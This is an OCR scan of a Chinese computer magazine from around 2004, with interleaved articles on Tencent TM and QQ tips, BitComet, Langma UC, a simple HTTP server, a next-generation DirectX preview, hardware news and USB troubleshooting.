①个人名片和个人形象

个人名片功能可以让用户修改自己的在职信息和联系方法，方便客户好友的查看与搜寻。设置方法:单击"文件→个人设定"，切换到"公开名片"页，单击"单击这里进行设置"打开名片设置窗口，设置完毕后单击"保存"(见图2)。



图2　个人名片,职场上展示自己的必备工具

个人形象类似于MSN Messenger中的"显示图片"，不过TM并不支持自定义图片，只能在有限的几张图片中选择。设置方法:运行"文件→个人设定"，然后切换到"基本资料"选项卡中选择。

②智能秘书

工作时间最怕闲杂人等干扰，常常冒出的"XXX加你为好友"的消息让人烦躁，虽然在QQ中可以设置"不允许任何人加我为好友"，但这样又容易将一些重要的朋友拒之门外，智能秘书可以帮你解决这个问题。

单击"文件→系统参数"命令，切换到"智能秘书设置"选项卡，勾选"启用智能小秘书"，分别填写一个问题和该问题的答案，如问题为"我们公司的老总叫什么"，答案设置为"张无忌"(见图3)。这样当有人要加你为好友时，系统会要求对方回答该问题，如果答案跟你设置的一样，则系统会给你发送一个好友请求信息，如果回答错误，则屏蔽掉该好友请求信息。



图3　智能小秘书非常人性化

③好友查找

TM在好友查找方面相比QQ有很大增强，并且更加注重商务应用。单击"文件→查找并添加好友"命令打开好友查找窗口，除了QQ所拥有的在线查找、分类查找两种方式外，TM还有"行业查找"和"精确查找"两种特别的方式。"行业查找"是根据用户在"个人名片"中设置的行业、职务、所在



图4　TM强大的好友搜寻功能

内网玩 BT 的首选 BitComet

■ 四川 回锅肉

由于 BT 工作原理的特殊性，对于内网用户来说，使用一般的 BT 客户端软件，如比特精灵(Bitspirit)、BitTorrent Plus!等来下载文件非常痛苦，要么连不上，要么速度慢得让人受不了，大虾们一般都选择为内网做端口映射的办法解决这一问题。其实大可不必如此麻烦，你可以选择 BitComet！BitComet 已经内置了对 UPnP 端口映射的支持，不仅如此，它还具有选择性下载一个Torrent中的文件、磁盘缓存自定义、内置多个 BT 资源站点等多种功能，是一款值得一用的 BT 软件，可谓内网用户必备！

BitComet 小档案

软件版本:0.43　　软件大小:646KB

软件性质:免费软件　　适用平台:Windows 9x/Me/2000/NT/XP

下载地址:http://www.bitcomet.com/achive/BitComet_0.43.exe

软件备注:① BitComet的运行需要XML的支持，IE6.0以上版本已经自带，如果你所使用的是IE的低版本，可以下载并安装该文件http://download.microsoft.com/download/d/9/8/d9886528-6438-4828-9094-697103203a32/msxml3cab.EXE。②由于UPnP需要Windows XP的支持，所以推荐大家在 Windows XP系统下使用 BitComet。

BitComet 的使用跟多数 BT 软件相似，相信大家可以很快上手，下面重点讲解一下 BitComet 的特色功能。

1.内置多个 BT 种子发布站点

BT 下载最关键的就是寻找可用的 Torrent 文件，BitComet 内置了数个国内最优秀的BT发布站点和搜索站点，这样便拥有了一个非常充足的软件库和电影库。在 BitComet 主界面的左侧，双击其中一个站点即可在 IE 中打开。

2.选择性下载

BitComet 允许用户选择下载某个 Torrent 文件中的某些文件。运行 BitComet，打开从网上下载回来的 Torrent 文件，会弹出一个设置窗口(见图1)。在“Torrent 内容”栏可以看到该 BT 种子中包含的所有文件的名字和大小，勾选其中想要下载的文件，单击“确定”即可开始下载了(见图2)。



图 1



图 2

3.定义磁盘缓存

长时间大量地随机读取数据，硬盘负荷非常重，BitComet 支持用户自定义磁盘缓存大小。方法是:依次执行“文件→选项”，切换到“下载”选项卡进行设置，具体使用的数值视本机内存的大小而定，如果内存比较充裕可设置得稍大些。

小资料

★ BT与UPnP端口映射

在BT下载过程中，内网中的机器无法对外打开监听端口，因此不能接受外部发起的连接。BitComet支持UPnP(通用即插即用)网络的自动端口映射，可以在本机上自动完成网关端口映射的操作。UPnP需要Windows XP系统的支持，MSN Messenger 6.0以上版本就使用了相关的技术来获得更好的文件传输效果。

★在Windows XP中使用BitComet下载时，如果在日志上显示“UPnP映射失败”的信息，请再次执行一遍“网络安装向导”。

★BitComet能够在下载意外中断时，自动保存下载状态，续传不需要再次扫描文件。

★ BitComet支持SOCKS5代理服务器，可以通过运行“文件→选项”命令，在“连接”选项卡的“连接类型”一栏进行设置。

CF [WL05]

地等信息(见图4)，“熟人查找”则通过用户的手机号码和电子邮箱来精确找到好友。

④上传好友分组

以前，QQ 好友分组上传功能只有会员才享有，现在使用 T M 或 QQ2003Ⅲ beta4 免费就能随时上传/下载自己的好友分组了。在 TM 面板中右击，选择“上传好友分组”即可(见图5)。



图5 以前的QQ会员功能轻松拥有

小资料

移花接木 老版本QQ免费玩好友分组上传

对经常更换机器玩QQ的朋友来说，QQ 好友分组上传功能的确实用。如果你用的不是 QQ2003Ⅲ beta4，而且也不是 QQ 会员，则可以利用 TM 来免费实现该功能。

①将TM安装到QQ的安装目录，让TM共享本地机器的QQ好友分组信息。

②在 QQ 中将好友分组编辑完毕，退出 QQ，运行 TM，并登录该 QQ 号码，然后用 TM 上传好友分组信息。

③当换地方使用 QQ 时，首先用 TM 登录该 QQ 号码，并下载好友分组信息，然后退出 TM，用 QQ 登录该号码，就能看到以前设置的QQ好友分组了！

小编有话说:腾讯目前已经推出了三款即时通讯软件:QQ、TM 和 RTX。其中 QQ 和 TM 面向个人用户，QQ 侧重于娱乐交友功能，TM 侧重于熟人之间的沟通，而 RTX 主要面向的是企业集团用户。究竟该使用哪款，就要看你的需求了，建议在工作场合使用 TM，而在娱乐交友时使用 QQ。CF [WL04]

技巧E卡通 Skill Tips

真正在新窗口中打开链接地址

QQ上的好友发过来一个精彩的网址，点击超链接后，如果目前已经打开了浏览器，则使用该浏览器窗口来打开链接，这常常会干扰我们正常浏览网页，同样的麻烦也常出现于我们访问某些软件的“关于”窗口中的网址等多种场合。能不能让所有这些情况下点击打开的超链接都从新窗口中打开呢？当然有，方法如下：在IE中依次执行“工具→Internet选项”命令，切换到“高级”选项卡，去掉“重新使用启动快捷方式的窗口”前的小勾，单击“确定”即可生效。(free)

灵活处理来自QQ群的消息

前一段时间加入了某QQ群，但是该群的消息我一般都没有兴趣看，难道我只能长期受它的骚扰吗？可以按照下面的方法消除这种现象：进入“我的群”分组，右击该群，选择“查看群组资料”(如果是群创建人则选择“修改群资料”)，在弹出的“查看群详细信息”窗口中勾选“消息设定”选项卡中的“接收但不提示消息”或“阻止一切该群的消息”。(dream)

MyIE的版本选择

MyIE是一款非常好用的免费浏览器软件，而且有大量的免费插件可以用，不过MyIE有些版本在内存资源的处理上有问题。譬如，当你用MyIE打开10个网页时，发现它占用了30MB内存；然后把这些网页全部关闭，可内存占用还是30MB，占用了资源后就不再释放了！即使你关闭整个MyIE，问题依旧。遇到这种情况，可以下载它的最新版本或较老点的版本，如比较新的0.9.10和比较老的0.8就不错。(zzyi4u)

软件查找酷技

常在华军软件园和天空软件站查找并下载软件，如果知道软件名称，那查找该软件很简单，不过有时只知道该软件的部分信息，如软件介绍、软件名的一部分，这时可以考虑使用网站提供的详细搜索功能进行查找。

进入华军软件园http://www.onlinedown.net，软件名称框中什么也不要输入，直接单击“搜索”按钮，接着在打开的页面中单击“全文搜索”链接，把知道的软件相关信息输入后再进行搜索即可。在天空软件站中可以单击“高级查找”链接打开“高级查找”页面，然后进行搜索。(dream)

E-mail地址簿的批量导入

Excel中保存着大量包含E-mail地址的用户信息，如果把这些用户信息逐一添加到Foxmail地址簿中，任务很繁重，其实有简单的方法：①将Excel中保存的用户信息导出为CSV文件。②在Foxmail中选择“工具→地址簿”，在地址簿窗口中再选择“工具→导入→CSV文件”，打开刚才保存的用户信息文件。③在向导窗口中，选中“姓名”字段，再点击“映射”按钮，选择对应Foxmail地址簿中的字段，勾选“导入此字段”，按“确定”按钮。④将Excel文件中的其他字段，如E-mail地址、移动电话等“映射”到Foxmail地址簿中。

QQ怎么不能自动隐藏了

QQ能自动隐藏到桌面边缘，鼠标触发就会自动弹出来，可有的朋友调整了显示器屏幕之后，QQ就不能自动隐藏了。这时，可以选择“QQ菜单→系统参数”，将“Windows任务条风格”勾选中。

一次收取多个邮箱的邮件

许多朋友都拥有一个以上的E-mail邮箱，挨个邮箱收取新邮件很麻烦，下面就说说如何一次收取多个邮箱的邮件。

在电子邮箱页面设置：以@163.com为例，在电子邮箱页面选择“配置→POP邮件”，设置要收取的POP邮箱的服务器名、用户名和密码，点击“添加”按钮；然后回到收件箱页面，点击“POP邮件”按钮就可收取指定POP邮箱中的E-mail了。

在Foxmail中设置：右击用户账号，选择“属性→其他POP3”，点击“新建”按钮添加要接收的其他邮箱，以后就可以使用这个账号接收多个邮箱的邮件了。

解决Hotmail邮箱烦人的克隆问题

在Windows XP下用OE 6收取Hotmail邮箱的邮件时，每个邮件都会下载相同的两份，如果结束收取后，再次按下OE的接收和发送按钮，它会自动删除第二个副本。这主要是由于Hotmail的邮件文件“hotmail-XX.dbx”出现问题造成的，可以按照如下步骤解决：退出OE后打开“开始→搜索→文件或文件夹”，在“要搜索的文件或文件夹名”文本框中输入hotmail*.dbx，回车后进行搜索；然后将每个找到的文件重命名，并将其后缀由dbx改为xxx；启动OE，点击“接收和发送”按钮旁边的向下箭头，在账户列表中选择Hotmail，在接收完毕后，进入Hotmail文件夹，会发现重复的邮件已经没有了。建议在接收完邮件后，再按下“工具→全部同步”。(flp)

CF [WL06]

朗玛UC新功能一览

■江苏　小菜一跌

近期朗玛UC推出了3.30正式版、3.5测试版，增加了很多不错功能，让我们一起来尝尝鲜吧！

朗玛UC小档案

软件版本:3.30 软件性质:免费软件 适用平台:Windows 9x/NT/2000/XP
正式版下载地址:http://202.98.197.139/uc/down/software/uc/UCSetup_3_30_909.exe (4600KB)
完整版下载地址:http://202.98.197.139/uc/down/software/uc/UCSetup_3_30_909_ALL.exe (9474KB)
软件备注:完整版包括了UC 3.30正式版以及截至2003年12月19日UC官方正式发布的场景、皮肤、游戏，朗玛UC 3.30还增加了表情联想输入、自动离开功能、自动登录功能等实用小功能。朗玛UC 3.5加入了聊天机器人。

表情图标自定义

如果觉得UC的表情图标不够多，那可以自己增加，尽情要酷:)。

点击聊天窗口中的笑脸按钮，选择“更多表情以及自定义表情”，进入“自定义表情图释”选项卡，点击“添加→查找图片”导入图片，并可以设置表情图标的快捷方式以及图片的说明文字(见图1)。



图1　在“更多系统表情图释”选项卡下，可以对现有的表情图标进行删除或修改，还可以设置表情图标显示的个数，把一些不常用的隐藏掉

直接发送动画图片

在聊天时如果能给对方发送一些有趣的动画，那一定乐趣倍添，UC就有这个功能。在文本聊天窗口点击发送图片按钮，再点击“选择本地图片发送”，从电脑上选择预发送的图片，按“发送”按钮，对方就可以直接看到图片了(见图2)。



图2　这些图片很酷吧

小编有话说:UC借助前段时间QQ收费腾空而起，同时在线人数超过30万，不少网吧也安装上了UC。UC的同学录有些类似QQ群，该功能可以使得用户建立同学录，查找到相应学校、班级并加入其中，受到不少学生朋友的青睐。CF [WL07]

一分钟架设HTTP服务器

■青岛　小美女

提到HTTP服务器，大家首先想到的肯定是微软公司开发的IIS或者非常著名的Apache，不过两者繁杂的安装和配置对于初学者来说只能望而却步。作为一个标准菜鸟，我选择的是一款国人开发的容易上手的服务器软件——HTTP傻瓜服务器，它不仅具有齐全的Web服务器功能，几乎不需要做任何设置，而且完全免费！

HTTP傻瓜服务器小档案

软件版本:V1.0　　软件大小:408KB
软件性质:免费软件　　适用平台:Windows 9x/NT/2000/XP
下载地址:http://js-http.skycn.net:8080/down/kissgmc.exe

Step 1 架设HTTP服务器。运行HTTP傻瓜服务器软件后，为服务器指定一个“服务目录”，如笔者指定为“F:\web”目录，然后单击“开始服务”按钮，开启本机的HTTP服务(见图1)。




图1

小提示

经试用发现，指定目录时不能一次就指定到F:\web目录，而是要先指定到F:\目录，然后再次指定才可定位到F:\web目录。

Step 2 建设调配网站。将做好的网站文件拷贝到服务目录中，如笔者的个人主页包括一个index.html文件和一个pic文件夹，于是将两者拷贝到F:\Web目录中。这样就可以在任何连接到Internet的地方访问该网站了。

Step 3 网站的访问。网站的访问地址形如http://本机IP地址/xxx.html，如笔者的个人网站可以使用http://IP地址/index.html来访问(见图2)。



图2

小提示

★该服务器软件并不能像IIS那样识别形如index.html、defaut.html的默认主页文件，所以访问者必须输入主页的完整访问地址。

★软件不能支持ASP、PHP、CGI等动态网站的建设，所以我们制作的网站只能是传统的静态页面网站，如果想做支持PHP、Apache的动态网站，可以参考2004年第2期的《一分钟在自己的电脑上建网站》一文。

★在软件界面中单击“显示日志”按钮，可以看到访问者对网站的访问信息。CF [WL08]

连接硬件与软件的桥梁

——下一代 DirectX 前瞻

■ 福建 包日晓

这几年到底是什么在推动 3D 图形技术的飞速发展？是DirectX❶！竞争激烈的3D显卡市场是在追随着谁的脚步？也是DirectX！大家在玩游戏的时候，有时会发现游戏无法运行，那也是因为需要安装DirectX！众多大型的游戏开发商和多媒体硬件厂商所研发的游戏或硬件都是基于最新版本的DirectX开发的。到底 DirectX 是什么呢？下一代的 DirectX 又有哪些新功能呢？

一、DirectX 版本演进史

1.DirectX 2.0

DirectX 2.0 是伴随着 Windows 95 操作系统而出现的，DirectX 2.0 最大的改善是在 DirectDraw❷，它可以通过直接访问显示硬件来提供高级的图像处理能力，使 Windows 处理 2D 的能力得到提高。

2.DirectX 3.0

此后，微软又相应地推出了功能更强大的 DirectX 3.0。负责 2D 图像的 DirectDraw 发展到了 DirectX 3.0就已经是极致，随着 3D 图形处理的出现，DirectX 3.0 提出了 Direct3D❸ 这种对图形领域产生重要影响的 API❹。Direct3D 是一个初级的 3D 应用程序接口，但是其他的硬件开发人员可以在这个基础上很方便地编写出具有高性能的显卡驱动程序。

3.DirectX 5.0

在跳过 DirectX 4.0 以后，DirectX 的重心开始转向 Direct3D。随着 Windows 98 操作系统的出现，DirectX 5.0 又来到了大家面前。DirectX 5.0 首次提出了硬件抽象层和硬件仿真层的概念，硬件仿真层概念的出现使软件可以真正与硬件剥离，而硬件仿真层使硬件不支持的特性也能通过模拟算法来通过应用程序运行。DirectX 5.0 为 G200、Riva128、SiS6326、Trident 9750/9850、Voodoo 等系列图形卡提供了动力源泉。

4.DirectX 6.0

在 DirectX 5.0 发布不久第二代 3D 显示卡问世了，这一代 3D 显示卡借助 DirectX 6.0 的技术争得不可开交。这一代的显示卡主要有：Riva TNT、Voodoo2/3、Savage4、SiS300。DirectX 6.0 在 DirectX 5.0 的基础上更进一步，它提供了 DLS 软波表、全新的 Direct3D 特性、对 AMD 的 3DNow！指令的全面支持。DirectX 6.0 借助硬件的强大性能，可以渲染出高分辨率下 32 位色的 3D 效果。DirectX 6.0 开始把 3dfx 送进了坟墓，nVIDIA 则借机奠定了显卡王者的基础。

5.DirectX 7.0

DirectX 7.0 的出现是和 Windows 2000 分不开的。DirectX 7.0 开始支持 DLS2，它最大的特色是支持 T&L❺（几何变换和光源处理），此功能在 CPU 与显卡的 GPU 之间起着关键作用。换句话说，拥有 T&L 显卡，使用 DirectX 7.0，即使没有高速的 CPU，同样能流畅运行 3D 游戏。T&L 成为当时人们关注的焦点。此外，DirectX 7.0 对游戏及游戏控制器提供了更完善的支持，DirectX 7.0 为 GeForce 256 等显卡提供了支持。

6.DirectX 8.0

2000 年 11 月 9 日，微软发布的 DirectX 8.0 对 GPU 运算进行了大刀阔斧的改革，最显著的变化是将 DirectDraw 和 Direct3D 合并为一个公用接口。DirectX 8.0 在传统 3D 图形处理流水线中的两个地方进行了改进，增加了可编程特性。与过去的处理方式相比，DirectX 8.0 对两个部分进行了改进：一个可编程的 Vertex Shader（顶点着色引擎）代替了过去的T&L

名 词 解 释

❶ DirectX

DirectX是API的一种，是微软公司专为PC游戏开发的多媒体标准API。它是一座连接硬件、程序员和软件用户的桥梁。每个DirectX部件都是用户可调用的API的总和，通过它应用程序可以直接访问计算机的硬件。Direct是直接的意思，X是很多东西，DirectX就是一组具有共性的东西，这个共性就是直接。DirectX主要由以下几个部分组成：DirectDraw（2D图像）、Direct3D（3D图像）、DirectSound（声音相关）、DirectMusic（MIDI相关）、DirectInput（输入相关）、DirectPlay（网络相关）、DirectSetup（Setup相关）、DirectShow（动画播放）、DirectAnimation（整合动画环境）。

❷ DirectDraw

DirectDraw是DirectX当中的二维图形接口，提供对图形的强大的访问处理能力。

❸ Direct3D

微软公司于 1996 年为 PC 开发的 API，与 Windows 95、Windows NT和Mac操作系统兼容性好，可绕过图形显示接口直接进行支持该API的各种硬件的底层操作，大大提高了游戏的运行速度，而且目前基本上是免费使用的。由于要考虑与各方面的兼容性，DirectX用起来比较麻烦、在执行效率上也未见得最优，在实际 3DS MAX 的运用中效果一般，还会发生显示错误，不过总比用软件加速快。

❹ API

API（Application Programming Interface，应用程序接口）是许多程序的大集合。3D API能让编程人员所设计的3D软件调用其API内的程序，从而让API自动和硬件的驱动程序沟通，启动3D芯片内强大的3D图形处理功能，从而大幅度地提高了3D程序的设计效率。几乎所有的3D加速芯片都有自己专用的3D API，目前普遍应用的3D API有DirectX、OpenGL、Glide、Heidi等。

❺ T&L

T&L 是 Transform and Lighting 的缩写，中文名为“几何变换和光源处理”。3D游戏中的任何一个物体都有一个坐标，当此物体运动时，它的坐标发生变化，这指的就是坐标转换。3D游戏中除了场景＋物体，还需要灯光，没有灯光就没有3D物体的表现，无论是实时3D游戏还是3D影像渲染，加上灯光的3D渲染是最消耗资源的。在T&L问世之前，位置转换和灯光都需要CPU来计算，CPU速度越快，游戏表现越流畅。使用了T&L功能后，这两种效果用显示卡的GPU来计算，这样就可以把CPU从繁忙的劳动中解脱出来，让CPU做它该作的事情，比如逻辑运算、数据计算等。

引擎；而可编程的Pixel Shader(像素着色引擎)则加入了过去的纹理处理流水线。DirectX 8.1是DirectX 8.0的升级版，它进一步升级了Vertex Shader与Pixel Shader的版本，Pixel Shader由1.0升级到了1.4。

7.DirectX 9.0

2002年12月19日，微软发布了DirectX 9.0。在2003年3月26日，微软公司又发布了DirectX技术的更新版——DirectX 9.0a。紧接着，微软又推出了最新的DirectX 9.0b。DirectX 9.0新增Displacement Mapping❶(置换贴图)技术，可以通过两张纹理的混合形成真正的凹凸模型。当然，这个建模过程也是需要Vertex Shader来协助的。在DirectX 9.0中，Vertex Shader和Pixel Shader都升级为2.0版本，可支持64位或甚至128位浮点色彩精度。浮点色彩精度在动态和精度上的增加给图像质量带来了质的飞跃，还让很多过去不可能的特效变成现实。

二、初露端倪的下一代DirectX

尽管下一个版本的DirectX在微软正式推出下一代操作系统Longhorn之前都不会出现，不过微软的DirectX开发组还是通过一次开发者研讨会向大家介绍了下一代DirectX的情况。

1.统一着色引擎

DirectX 9.0引入了Pixel Shader、Vertex Shader着色引擎的2.0、2.x和3.0版，2.0版是DirectX 9.0的最低要求，所有DirectX 9.0级别的显卡都必须支持这个规范；2.x版中则又加入了更多的高级处理功能，可以完成更多的任务；3.0版则是为新一代的显卡产品准备的。

在3.0版规范中，两个着色引擎将具有相同的能力，那么在显卡中提供2个独立的单元进行分别处理将成为一种浪费。在4.0版的着色引擎中，两种着色方式将采用完全一致的语法和功能集，允许显卡厂商在硬件上将2个单元进行组合。这一设计将加强显卡的顶点、像素着色性能。

统一着色引擎带来了很多好处，最明显的是在顶点着色器中处理纹理，这个对于通用置换贴图而言相当的重要。还有一个不太明显的新特性就是可以将数据从顶点着色器中直接写到顶点缓冲中，以便进一步处理。这对于那些用到高位表面和替代贴图的应用相当有效，使得编程人员可以对模型进行一次处理，将其存放到显存的顶点缓冲中，在以后的使用中只要查找到并应用即可。

2.虚拟显存

大多数消费显卡上的显存系统都是以电脑图像为中心的，纹理物体、顶点、三角、着色等等。这样一来，如果目前需要通过某个纹理贴图渲染几个物体，而这个纹理又不在显存中，那么只有在整个分级细化纹理被载入显存以后，渲染操作才可以进行。这样的处理方式会造成极端的资源浪费。事实上，在大多数场景中，我们所需要的只是分级纹理中最低细节的一级，却要为了那么一点数据而占据大多数显存和带宽，这种情况在大型开放场景环境中尤为多见。目前显卡的内部带宽基本上达到了AGP总线带宽的10倍左右，AGP总线带宽以及显存的浪费无疑将使画面流畅性大打折扣。

在CPU中，由于不是所有的数据都可以进入缓存，而从系统内存中读取数据又太慢，于是引入了虚拟内存。随着显卡核心频率越来越高，我们也许可以运用虚拟内存的方法扩展到显卡核心，虚拟显存可以很好地解决上面出现的问题，所有的缓存、着色等都分成小块数据，可以在低速总线上流畅传输。

虚拟显存还可以在一定程度上改善资源限制的问题。首先，AGP和系统内存可以更好地满足需要；其次，由于虚拟内存采用的是逻辑地址，这样就可以自由使用尽可能多的虚拟显存。使用虚拟显存需要的是有效地将虚拟和实际显存映射起来，虚拟寻址空间当然也不会很小。3Dlab的WildCat VP所使用的虚拟显存就有16GB的虚拟寻址空间。很明显，如果你要用到全部16GB的空间，那么系统的其他资源早就跟不上了。

3.整数指令集

在编程中不必担心指令限制是一个很大的进步，不过想使得GPU更为通用，还需要更多的工作，最主要是提高整数处理能力。目前基于在着色器中处理的所有数据都是浮点，这对于大多数显卡操作而言是没有问题的，不过不适合动态分支预测、非内插式显存搜索等操作。在目前的GPU中，惟一的内存寻址就是纹理查找，使用的也是浮点值。这样的情况对于纹理定位而言没有什么问题，不过对于通用内存寻址而言就不合适了，这里的连续内存块之间可以完全没有关联，采用内插式查找没有任何意义。微软对于这样的情况，在4.0版的Shader模型中引入了全新的、完整的整数指令集。

4.通用I/O模型与拓扑处理器

微软在下一代DirectX中，建立了一个通用I/O模型。编程人员可以将需要的任何数据写入显存中，并可以在管线的任何阶段读取，甚至可以在下一次处理周期中。这里的数据没有限制，可以是顶点、像素以及其他任何图像中心数据。不过目前镶嵌处理上还有一些问题，目前的GPU一般不能生产新的三角形。

实际上，目前的显卡可以在某些情况下生成新三角形，比如在用到直线以及点的时候。大多数的消费级显卡只具备对三角形进行光栅化处理的能力，这也就意味着所有的点、线必须转化为三角形。点和线在最后都将以2个三角形结束，这样就需要用到2～6个顶点。从本质上来说，这样的做法是有益处的，通过可编程的管线，显示先前应该遮蔽的场景也就无需通过CPU，而可以通过微软的拓扑处理器直接完成。从逻辑上来说，这个拓扑处理器和镶嵌单元是相互独立的，这个处理器在两种操作集中均可以使用。

5.高阶表面增强

高阶表面是在DirectX 8.0中提出的概念，不过它们都有一定的限制使得几乎所有的主要显卡芯片厂商都舍弃了对


名 词 解 释

❶ Displacement Mapping

通过Displacement Mapping(置换贴图)技术，可以通过两张纹理的混合形成真正的凹凸模型，就是说置换贴图通过一张基本纹理、一张光照纹理以及一张最为重要的高程纹理来完成模型外观的过程，模型本身也许只是一个圆筒，但是使用了置换贴图以后，就可以生成一个栩栩如生的人头来，也可以让平面图形形成立体效果。




AMD在x86-64位处理器的设计中就已经考虑到了双内核设计。尽管目前的产品仅有一个内核，不过由于双内核架构设计，AMD可以迅速完成双内核产品的设计工作。AMD的双内核处理器中，每个内核都具有自己独立的HyperTransport总线连接和系统内存(见图1)。AMD目前仅开放运行了CPU0，而关闭了CPU1。预计AMD会在Intel推出相应产品后发布双内核的64位处理器。


图1

Wintel联盟准备开发一种名为EFI的技术用以取代当前计算机硬件管理技术BIOS，虽然一些BIOS软件厂商包括Phoenix在内仍持观望态度，但是Wintel软硬兼施的领袖力量是难以阻挡的。EFI本质上来讲是一种计算机预启动环境，它允许电脑执行扫描和硬件诊断等功能。Intel已经研制出能够替代BIOS的EFI软件——平台创新架构，又称"Tiano"，它允许电脑生产厂商改写预启软件的模式，类似于Windows的驱动一样。Intel和微软将联手成立一个论坛，帮助其他厂商采用这种标准。Intel相信，这种标准对厂商和消费者都有益，EFI可以让电脑的启动速度更快。Intel和微软将在自己的产品中添加对EFI的支持。微软将在Longhorn中增加EFI支持，Intel也将在新的芯片组中支持这种规范，Intel还计划向第三方厂商颁发EFI的授权许可。看来Longhorn诞生之际就是BIOS灭亡之时。

东芝向公众展示了他们的XDR❶内存样品(见图2)。采用的是Rambus的YellowStone技术，最高可以实现6.4GHz的工作频率，128位模式下可以达到100GB/s的带宽，容量为256MB～8GB。


图2

VIA即将推出新款的PT890芯片组，支持双通道DDRII内存、PCI Express以及Prescott处理器(800MHz FSB)。VIA将在Cebit 2004上展示这款产品，连同VT8239南桥芯片。VT8239南桥芯片支持SATA、RAID、USB 2.0、IEEE1394等，并集成了网卡，不过不会集成无线网络功能。随后，VIA还将推出PM890芯片组，内建支持DirectX 9.0的图形芯片；2004年第二季度，VIA将推出K8T890芯片组，支持800/1000MHz FSB，PCI Express；随后会推出内建DeltaChrome3图形芯片的K8M890芯片组。VIA在2004年还将推出一款Socket A平台的芯片组KT880，支持双通道DDR内存。CF [YJ02]

名 词 解 释

❶ XDR

XDR是"eXtreme Data Rate"的缩写，也就是Rambus的YellowStone的最终名称。XDR将Rambus一系列新技术集中到了一起，新技术不仅带来了新的内存控制器设计和DRAM模块设计，同时可以工作在相当高的频率。XDR DRAM和目前在DDR、DDR Ⅱ中使用的标准DRAM没有太大的区别。XDR内存的快并不是通过工作频率的提高完成的，毕竟目前的DDR、DDR Ⅱ已经处在一个相当高的水平上。XDR的工作频率有三级，位于2.4～4.0GHz之间，并计划在十年内达到6.4GHz。这样的工作频率看起来很吓人，不过这并不是XDR内存的实际工作频率。目前的XDR 3.2GHz产品的实际工作频率为400MHz，不过它可以在一个时钟周期中传送8个bit的数据，也就可以达到标称的3.2GHz的工作效率，而DDR内存在一个时钟周期中只传递2个bit的数据，这也是XDR产品如此高频率的关键。

这个技术的支持。不过DirectX 9.0中提出的置换贴图弥补了这些不足，相当多的开发人员对此投入了热情和精力。不过不幸的是，硬件厂商还是没有提供支持，使得开发人员不得不放弃这项技术。

在支持Pixel Shader 3.0、Vertex Shader 3.0的显卡推出以后，大家开始重新审视高阶表面和置换贴图。如果DirectX支持所有这些高阶表面，那么用户将可以自由地使用喜欢的内容。这也是微软在下一代DirectX中希望做到的，置换贴图、拓扑处理器使得这项功能变得相当的实用，下一步只需要显卡厂商提供硬件支持了。


6.改善通用API

目前，如果开发人员想要渲染一个场景，每个物体都必须分成一批几何体，每批几何体都将采用同一个纹理，同样的顶点缓冲(连续块中)、同样的着色器、同样的变形矩阵等等。这种方式下，如果一个几何体有任何与众不同的地方，那么它都必须拿出来单独处理。微软希望通过Longhorn操作系统中更为有效的接口来部分解决这个问题。

另一种解决这个问题的方法就是在GPU中使用Mesh Instancing(网格列举)技术。这项技术首先选取一个网格，同时列举出不同变形、纹理、置换贴图后多个不同的例子(见图)。


7.帧缓冲的操作

开发人员经常需要对一幅画面进行附加处理，比如颜色校正等。在DirectX 9.0中，他们还不能直接读取某个像素的值，即使在某些显卡和驱动上可以读取，但由于这是个未经定义的操作，开发人员尽量还是避免使用。不能直接读取，程序员们想到了一个替代的方法：使用两个独立的纹理，这样自然就得消耗两倍的显存。


Mesh Instancing示意图

不过在下一代DirectX中，微软提供了帧缓冲(目前还只是像素)的直接读取功能。该技术很可能像其他技术一样成为选用功能，这也就可能使很多开发者忽略掉它而继续沿用老方法。

以上这些新特性是微软下一代DirectX的发展方向，也可以说是PC电脑实时图像技术的发展方向。由此我们可以看到未来的3D世界将更加精彩。CF [YJ01]



USB故障串串烧

——USB故障的全面解决之道

■ 福建　缺氧的鱼

目前，USB设备像雨后春笋般涌现出来，但一方面由于人们对USB的特性了解不够，另一方面USB及配套技术目前还未完全成熟，导致了不少用户在使用USB设备的过程中遇到了各种各样的问题，比如:无法安装USB设备、USB 2.0设备的传输速度比较慢，以及出现无法通过正常故障排除过程解决的其他通讯问题。

一、解决USB故障的华山第一道

如果你的USB设备在安装或使用时出现故障，首先要检查系统是否正确识别USB芯片组。操作步骤如下:

在Windows 2000/XP中(Windows 9x/Me的操作步骤基本类似)，依次点击"开始→设置→控制面板→系统→硬件→设备管理器"，找到并双击"通用串行总线控制器"。其中应当至少列出两类条目，一类是USB控制器，另一个是USB Root Hub(见图1)。如果你的主板支持USB 2.0，并正常安装了驱动程序，一般会在此处显示USB 2.0 Root Hub。



图1

小提示

● 当中显示一个USB Root Hub条目，说明可使用2个USB端口。比如上图显示了4个USB Root Hub条目，说明可以使用8个USB端口(通常可由BIOS设置控制可使用的USB端口数量)。而USB 2.0 Root Hub是说明这8个USB端口均可支持USB 2.0。

如果Windows无法识别出USB控制器，或在"其他设备"中出现"USB控制器"，那么说明主板芯片组的驱动程序或USB 2.0的驱动程序没有安装成功。建议大家到芯片组官方网站下载最新的驱动程序，并确认Windows能正确识别。

二、USB控制器故障的解决方案

下面针对不同的USB控制器，提出相应的解决方案:

1.Intel芯片组

可能出现的故障: 采用Intel 82371AB、EB、MB、SB和AB/EB系列南桥芯片，Windows有可能出现无法识别连接到系统的设备，或当系统出现屏幕保护、挂起、睡眠状态时，设备和计算机可能停止通讯等故障；采用Intel 82801AA、BA和BAM南桥芯片，可能会出现间歇通讯或连接问题。

